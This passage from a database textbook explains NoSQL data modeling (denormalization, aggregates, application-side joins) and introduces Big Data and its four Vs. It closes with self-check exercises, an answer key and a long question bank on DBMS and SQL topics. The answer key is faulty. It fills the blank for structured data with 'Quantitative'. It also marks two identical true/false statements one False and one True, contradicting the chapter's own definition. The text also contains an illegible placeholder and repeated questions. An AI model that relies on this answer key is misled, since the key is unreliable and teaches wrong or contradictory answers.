Using denormalization one can group all data that is needed to process a query in one place. This often means that for different query flows the same data will be accessed in different combinations.

Modeling-time normalization and consequent query-time joins obviously increase complexity of the query processor, especially in distributed systems. Denormalization allow one to store data in a query-friendly structure to simplify query processing.

2. Aggregates

All major genres of NoSQL provide soft schema capabilities in one way or another

Key-Value Stores and Graph Databases typically do not place constraints on values, so values can be comprised of arbitrary format. It is also possible to vary a number of records for one business entity by using composite keys.

BigTable models support soft schema via a variable set of columns within a column family and a variable number of versions for one cell.

Document databases are inherently schema-less, although some of them allow one to validate incoming data using a user-defined schema.

3. Application Side Joins

Joins are rarely supported in NoSQL solutions. Joins are often handled at design time as opposed to relational models where joins are handled at query execution time. Query time

joins almost always mean a performance penalty, but in many cases one can avoid joins using Denormalization and Aggregates, i.e. embedding nested entities. Of course, in many cases joins are inevitable and should be handled by an application. The major use cases are:

Many to many relationships are often modeled by links and require joins.

Aggregates are often inapplicable when entity internals are the subject of frequent modifications. It is usually better to keep a record that something happened and join the records at query time as opposed to changing a value.

7.10 Introduction to Big Data

The term Big Data refers to all the data that is being generated across the globe at an unprecedented rate. This data could be either structured or unstructured. Today's business enterprises owe a huge part of their success to an economy that is firmly knowledge-oriented.

Data drives the modern organizations of the world and hence making sense of this data and unraveling the various patterns and revealing unseen connections within the vast sea of data becomes critical and a hugely rewarding endeavor indeed. There is a need to convert Big Data into Business Intelligence that enterprises can readily deploy. Better data leads to better decision making and an improved way to strategize for organizations regardless of their size, geography, market share, customer segmentation and such other categorizations. Hadoop is the platform of choice for working with extremely large volumes of data.

Big Data has certain characteristics and hence is defined using 4Vs namely :

Volume : the amount of data that businesses can collect is really enormous and hence the volume of the data becomes a critical factor in Big Data analytics.

Velocity : the rate at which new data is being generated all thanks to our dependence on the internet, sensors, machine-

to-machine data is also important to parse Big Data in a timely manner.

Variety : the data that is generated is completely heterogeneous in the sense that it could be in various formats like video, text, database, numeric, sensor data and so on and hence understanding the type of Big Data is a key factor to unlocking its value.

Veracity : knowing whether the data that is available is coming from a credible source is of utmost importance before deciphering and implementing Big Data for business needs.

References :

1. Next Generation Databases: NoSQL, Big Data
- Guy Harrison, Apress Publication
2. NoSQL for Dummies
- Adam Fowler

Check your progress.

A) Fill in the blanks

- 1) -----data- is the type of data that fits nicely into a relational database. It's highly organized and easily analyzed.
- 2) -----data has internal structure but is not structured via pre-defined data models or schema.
- 3) CAP theorem is also called -----theorem
- 4) -----means that the system should continue to function even if the communication among the servers is not stable.

B) State True or False

- 1) The term Big Data refers to all the data that is being generated across the globe at an unprecedented rate.
- 2) The term Big Data refers to all the data that is being generated across the globe at an unprecedented rate.

C) Explain in detail

1. What is Big Data ?
2. What are the features of NoSQL ?
3. Explain CAP theorem in detail.
4. Compare SQL and NoSQL

Check Your Progress - Answers**A)**

1. Quantitative
2. Unstructured
3. Brewer's
4. Partition Tolerance

B)

1. False
2. True



Notes

[illegible]

QUESTION BANK

1. Define the following terms.
Primary key, foreign key, entity, Weak entity and indexes
2. What is normalization? Explain with proper example.
3. What are the advantages and disadvantages of DBMS?
4. Explain the following concepts.
RAID Tech., Database Backup.
5. Explain the following terms with proper example.
DML, DDL, Rules, Constraints and Defaults.
6. List the roles of database manager.
7. List and explain the different types of database users.
8. State the significance of the *Having* keyword in SQL.
9. Explain the difference between *char(size)* and *varchar(size)*.
10. What work does the keyword *Distinct* achieve for SQL?
11. Enumerate the various Data Constraints made available by Oracle for its SQL.
12. What are the various wild cards available in SQL?
13. What are ER diagrams? Show the conventions used to represent Entity and attributes in ER diagrams.
14. Comment on DRL.
15. What does *Union Operation* mean? How is it implemented on tables?
16. Explain with proper syntax how can the Primary Key constrain be applied on the data in a table.
17. What are Cursors? Explains how can an *explicit cursor* be operated in SQL.
18. What are *Conditional Constructs* in PL/SQL? Elaborate with an example.
19. What is *Normalization*? State the reasons why it becomes desirable in medium and large systems?

20. What are Subqueries?
21. Write the general form of a query that will display alias of the column name(S) in a particular table? State the difference between the alias approach and the user defined heading approach giving examples.
22. State and explain the various Data Types available in SQL.
23. Explain what are Looping construct in PL/SQL.
24. Comment on Views, Procedures and triggers.
25. What are hash files? Procedures and triggers.
26. State the disadvantages of DBMS.
27. Explain following relational algebra operators with some examples. Select, Union.
28. List & explain any 3- character functions.
29. Explain view with example.
30. Write a note on components with DBMS.
31. Construct E-R Diagram for a car-insurance company that has a set of customers, each of whom owns one or more cars. Each car has associated with it zero to any number of recorded accidents.
32. Define trigger, Cursor. Write a note on both.
33. Write a note on multivolume dependency. Specify conditions for decomposing to be loss less join decomposition & dependency preserving decomposition.
34. Discuss ACID properties of transaction. Explain entity integrity, Domain integrity & referential integrity.
35. What are views & explain how it can be used in database security?
36. Write a note on deadlock detection & recovery.
37. Define primary key, Candidate key & super key.
38. Explain the distinction among the terms primary key, candidate key & Super Key.

39. What are benefits of client –server architecture? What is meant by OLTP?
40. Give the various methods of indexing.
41. State the advantages of DBMS.
42. Explain generalization concept .
43. Explain types of schedules.
44. Are weak entities necessary? What is difference between weak entity set & strong entity set?
45. What are desirable properties of decomposition?
46. Construct E-R Diagram for a hospital with a set of patients & set of medical doctors. Associate with each patient a log of various tests & examinations conducted.
47. Define cursor. Explain types of cursor. Write a note on both types of cursors.
48. Explain normalization in detailed with example.
49. Write a note on database security.
50. Write a note on aggregate functions.
51. What are benefits of client –server architecture? What is meant by OLTP?
52. Explain in detail indexing.
53. Explain different characteristic of D.B.M.S.
54. Explain D.B.M.S. Architecture.
55. What are undesirable properties of bad Database design?
56. Explain Normalization and its different forms an example.
57. Explain data modeling using Entity Relationship Model.
58. List different key features of SQL Server and explain any five.
59. Explain SQL Server overview.
60. Explain in brief about common tasks performed by Enterprise Manager.
61. What are different database options?

62. Explain Database backup and various types of it.
63. Write a note on Aggregate Clause.
64. Explain INSERT, DELETE and UPDATE statements.
65. Explain stored procedures and also explain pros and Cons of stored procedures.
66. What is cursor and components of cursor?
67. What are the benefits and uses of triggers?
68. Write all advantages of stored procedures.
69. Draw ER Diagram for the Student admission system.
70. Write and explain the aggregate functions, having clause and joins in the SELECT query statement.

